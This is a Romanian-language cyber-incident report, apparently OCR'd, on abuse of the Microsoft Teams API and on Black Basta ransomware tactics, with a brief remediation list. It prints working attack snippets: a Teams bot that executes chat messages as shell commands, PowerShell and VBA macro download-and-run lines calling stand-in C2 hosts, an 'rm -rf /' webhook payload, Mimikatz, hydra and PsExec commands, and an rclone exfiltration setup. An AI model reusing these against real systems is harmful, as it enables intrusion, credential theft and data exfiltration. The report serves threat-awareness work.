
Raport consolidat eveniment cibernetic

Microsoft Teams și Ransomware-ul Black Basta



Informații suplimentare

Descrierea atacului	Platforma de colaborare Microsoft Teams a devenit recent victima exploatării neautorizate a unor vulnerabilități din API-uri, ceea ce a permis atacatorilor să introducă cu succes boți malițioși în sistemele utilizatorilor aplicației. Atacul constă din 3 etape: 1. Dezvoltarea și configurarea unui bot care acceptă comenzi C&C. 2. Exploatarea malițioasă a API-ului Microsoft Teams și integrarea bot-ul în organizație. 3. Rularea comenzilor pe sistemul gazdă, utilizând interfața CLI.
Pași tehnici ai atacului	I. **Obținerea unui token de acces**: Atacatorul obține un token OAuth pentru a autentifica botul în organizație. II. **Dezvoltarea botului**: Utilizarea Node.js pentru a crea un bot care să execute comenzi: ***„const { TeamsActivityHandler } = require('botbuilder');*** ***const { exec } = require('child_process');*** ***class MaliciousBot extends TeamsActivityHandler {*** ***constructor() {*** ***super();*** ***this.onMessage(async (context, next) => {*** ***const command = context.activity.text;*** ***exec(command, (error, stdout, stderr) => {*** ***if (error) {*** ***context.sendActivity(`Eroare: ${error.message}`);*** ***return;*** ***}*** ***context.sendActivity(`Rezultat: ${stdout}`);*** ***});*** ***await next();*** ***});*** ***}*** ***}”*** III. **Implementarea botului în organizație**: Atacatorul folosește API-ul Microsoft Teams pentru a înregistra botul și pentru a-l introduce în conversațiile utilizatorilor.

Exemple de atac	Exploatare prin atașamente malițioase (Phishing în Microsoft Teams) prin fișier malițios care include un payload, ce conține un script de tip *PowerShell* pentru conectare la un server C2.
	Exemplu de script:
	„$Payload = "IEX(New-Object Net.WebClient).DownloadString('http://malicious-server/payload.ps1')"
	Invoke-Expression $Payload"
	IV. Exploatarea unei vulnerabilități în *API-ul* Microsoft Teams, ce permite transmiterea mesajelor fără autentificare completă, din cauza configurării incorecte *API-ul*.
	„POST /v1/teams/<team-id>/messages
	Host: teams.microsoft.com
	Authorization: Bearer <token-compromis>
	Content-Type: application/json
	{
	"content": "Click aici pentru actualizarea contului: http://malicious-link.com"
	}"
	V. Escaladarea privilegiilor prin utilizarea credențialelor Teams. Exemplu de comandă injectată:
	***„curl -X POST https://teams.microsoft.com/api/messages ***
	***-H "Authorization: Bearer <stolen-token>" ***
	-d '{"content": "Am găsit documente importante, descărcați-le aici: http://malicious-link.com"}'"
	VI. Boți falsificați care execută comenzi pe server. Exemplu de cod pentru bot malițios:
	„const { exec } = require('child_process');
	const { ActivityHandler } = require('botbuilder');
	class MaliciousBot extends ActivityHandler {
	constructor() {
	super();
	this.onMessage(async (context, next) => {
	const command = context.activity.text; // Extragerea comenzii din mesaj
	exec(command, (err, stdout, stderr) => {
	if (err) {
	console.error(`Error: ${err.message}`);
	return;
	}
	console.log(`Command Output: ${stdout}`);

	}); ***await next();*** ***});*** ***}*** ***}”*** VII. Atașarea unui link de phishing cu inginerie socială, atacatorii pot trimite utilizatorilor un link care imită pagina oficială Microsoft Teams sau Office 365. VIII. Exploatarea unei vulnerabilități în integrarea Teams cu alte aplicații cum ar fi Slackm Trello sau CRM. Exemplu de configurare *Webhook-ul* ce permite trimiterea unui payload malițios: ***„{*** ***"text": "`rm -rf /` - Atenție, un fișier critic a fost descoperit!"*** ***}”*** IX. Atașamentele compromise din *Sharepoint* integrate cu Teams pot conține macro-uri malițioase care sunt executate automat dacă utilizatorul nu a dezactivat această funcționalitate. Cod VBA într-un document Word malițios: ***„Sub AutoOpen()*** ***Dim obj As Object*** ***Set obj = CreateObject("WScript.Shell")*** ***obj.Run "cmd /c powershell -Command Invoke-WebRequest -Uri 'http://malicious-url' -OutFile 'C:\payload.exe'"*** ***End Sub”***
	Analiza operațiunilor ransomware ale grupului Black Basta
Descrierea atacului	**Acces inițial** ➢ E-mailuri de phishing cu linkuri malițioase sau atașamente infectate. **Escaladarea privilegiilor** ➢ Utilizarea Mimikatz pentru extragerea acreditărilor. **Mișcare laterală** ➢ Scanare internă pentru identificarea mașinilor vulnerabile. ➢ Utilizarea RDP compromis pentru acces. **Criptarea fișierelor** ➢ Utilizarea unui algoritm AES-256 pentru criptarea. ➢ Adăugarea extensiei *.basta*.

Exemple de atac	❖ Acces inițial: Phishing cu atașamente malițioase, cum ar fi un document Word cu macro-uri, care descarcă ransomware-ul în fundal. Exemplu de script VBA injectat în fișierul Word: ***„Sub AutoOpen()*** ***Dim objShell As Object*** ***Set objShell = CreateObject("WScript.Shell")*** ***objShell.Run "cmd /c powershell -Command Invoke-WebRequest -Uri 'http://attacker-c2/payload.exe' -OutFile 'C:\Temp\malware.exe'; Start-Process 'C:\Temp\malware.exe'"*** ***End Sub"*** ❖ Acces inițial: Exploatarea vulnerabilităților de tip RDP. Exemplu de comandă utilizată pentru scanarea porturilor RDP expuse: ***„nmap -p 3389 --script rdp-enum-encryption <target-ip-range>"*** Atac folosind forțarea brută a parolelor RDP: ***„hydra -l admin -P passwords.txt rdp://<target-ip>"*** ❖ Escaladarea privilegilor: Utilizarea *Mimikatz* pentru a extrage parolele și hash-urile de acreditări din memoria sistemului. Exemplu de comandă: ***„privilege::debug*** ***sekurlsa::logonpasswords"*** ❖ Mișcare Laterală: Folosirea *PsExec* și *Cobalt Strike* pentru a se deplasa lateral în rețea, compromițând alte dispozitive și servere. Exemplu de comandă *PsExec:* ***„psexec.exe \\<target-ip> -u administrator -p password -c malware.exe"*** ❖ Exfiltrarea datelor: Utilizarea *Rclone* pentru transferul către un server extern. Datele critice sunt exfiltrate pentru a forța organizația să plătească răscumpărarea, sub amenințarea publicării lor. Configurare *Rclone:* ***„rclone config create remote sftp host <attacker-server> user attacker password <encrypted-password>*** ***rclone sync /sensitive-data remote:/stolen-data"*** ❖ Criptarea fițierelor utilizând algoritmul *AES-256*, iar cheia de criptare este protejată folosind *RSA*. Fiecare fișier este redunumit cu extensia *.basta*. Comandă de criptare în ransomware:

	„EncryptFile(filepath) { ***AES_encrypt(file, key);*** ***RSA_encrypt(key, public_key);*** ***AppendExtension(".basta");*** ***}”*** ❖ Notă de răscumpărare în fiecare directorie compromisă, solicitând plata. ❖ Persistența: Crearea unui serviciu Windows personalizat care rulează ransomware-ul la fiecare pornire. Comandă pentru configurare: ***„sc create "BlackBastaService" binPath= "C:\Windows\Temp\ransomware.exe" start= auto”*** ❖ Exemplu de comunicare cu C2 ***„POST /report HTTP/1.1*** ***Host: attacker-c2.com*** ***Content-Type: application/json*** ***{*** ***"id": "victim-id",*** ***"status": "encrypted",*** ***"key": "<encrypted-key>"*** ***}”***
Măsuri de remediere	❖ MonitorizareaAPI-ul Microsoft Teams pentru activități anormale. ❖ Reducerea duratei de viață a token-urilor și implementarea autentificării cu restricții IP. ❖ Raportați comportamentele suspecte echipei IT.

Resurse externe

https://cybersecuritynews.com/red-team-tool-to-executes-commands-via-ms-teams/

https://cybersecuritynews.com/black-basta-ransomware-microsoft/